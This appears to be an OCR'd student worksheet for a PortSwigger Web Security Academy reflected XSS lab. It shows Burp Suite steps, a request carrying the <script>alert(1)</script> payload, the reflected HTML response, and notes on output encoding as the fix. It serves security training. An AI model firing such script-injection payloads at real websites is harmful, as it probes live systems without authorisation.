
DAY 29 PRACTICAL LAB — REFLECTED XSS

Platform: PortSwigger Web Security Academy

Assigned Lab: Reflected XSS into HTML context with nothing encoded

1. Open the assigned lab.

2. Click ACCESS THE LAB.




3. Find the Search function.

4. Search for: JVLXSS29




5. Confirm that your harmless test value appears in the page.



6. Open Burp Suite Community Edition.


7. Find the Search request in:

Proxy → HTTP History




8. Send the request to:

Repeater



9. Confirm that JVLXSS29 appears in the HTTP response.



10. ONLY inside this PortSwigger lab, replace the search value with the provided alert-based training proof of concept:

<script>alert(1)</script>

Request

Pretty Raw Hex

```
1 GET /?search=<script>alert(1)</script> HTTP/1.1
2 Host:
  0a3e0035038cb9bc80eldf47009d009a.web-security-academy.net
3 Sec-Ch-Ua: "Not:A-Brand";v="8", "Chromium";v="156"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/156.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  jxl,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16 Connection: keep-alive
17
18
```


11. Send or submit the request.

```
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section class=blog-header>
        <h1>
          0 search results for '<script>
            alert(1)
          </script>
          '
        </h1>
        <hr>
      </section>
```

12. Observe the alert dialog.

13. Confirm PortSwigger marks the lab as: **SOLVED**

14. Take one safe screenshot of the completed lab.



15. Explain why the input executed instead of being displayed as ordinary text.
    - The application reflected the user's search input directly into the HTML response without proper encoding.
    - The browser interpreted the <script> tag as HTML/JavaScript rather than ordinary text.
    - As a result, the browser executed alert(1) instead of displaying the input as plain text.

16. Explain how context-aware output encoding helps prevent this vulnerability.
    - It converts special characters such as <, >, and " into safe representations based on the output context.
    - It prevents attackers from injecting malicious scripts into web pages, reducing the risk of Cross-Site Scripting (XSS).